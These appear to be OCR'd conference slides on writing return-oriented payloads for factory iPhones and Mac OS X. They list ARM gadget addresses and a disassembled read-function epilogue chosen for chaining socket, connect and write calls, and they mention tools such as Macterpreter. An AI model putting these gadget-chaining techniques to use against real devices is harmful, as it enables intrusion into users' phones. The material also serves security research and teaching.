
```
0x314e4bec: ldmia sp!, {r0, r1, r2, r3, pc}
```

Instead

- Look for code that calls open and then returns
- LR will be set to 0x3141b2b5 by blx instruction
- Pop's PC off the stack and retains the value of R0

```
0x3141b2b1 <creat+9>:  blx 0x3141d544 <open>
0x3141b2b5 <creat+13>: pop {r7, pc}
```

A nice LR


loc_306A487A ; int
40 46 MOV R0, R8
31 1C ADDS R1, R6, #0 ; void *
2A 1C ADDS R2, R5, #0 ; size_t
7B F0 D8 EA BLX _read
04 1E SUBS R4, R0, #0
04 DA BGE loc_306A4892
7A F0 54 EB BLX ___error
00 68 LDR R0, [R0]
04 28 CMP R0, #4
F3 D0 BEQ loc_306A487A
loc_306A4892
20 1C ADDS R0, R4, #0
04 BC POP {R2}
90 46 MOV R8, R2
F0 BD POP {R4-R7,PC}
; End of function __NSReadFromFileDescriptor

Details

- Loads r1, r2 from high registers
- Calls read (and sets LR to right after read)
- If R0 >= 0, it pops R2, R4-R7, PC off the stack
- Doesn’t destroy R0
- This is a great place to have LR set to for
  - socket, connect, write

One final detail

- Can save the value of R0 to the spot on the stack where it is expected

```
0x3066dc6b;   //   pc  str r0, [r6, r3], pop {r4-r7,pc}
```

Demo!

Conclusions

- Until now, Mac OS X has had few payload options
- Now there is userland-exec and Macterpreter
- Jailbroken phones can use return-to-mprotect
- Factory iPhones are hard to write payloads for
  - but its possible!
- You can do it purely with return-to-libc, but you don't have to

Questions?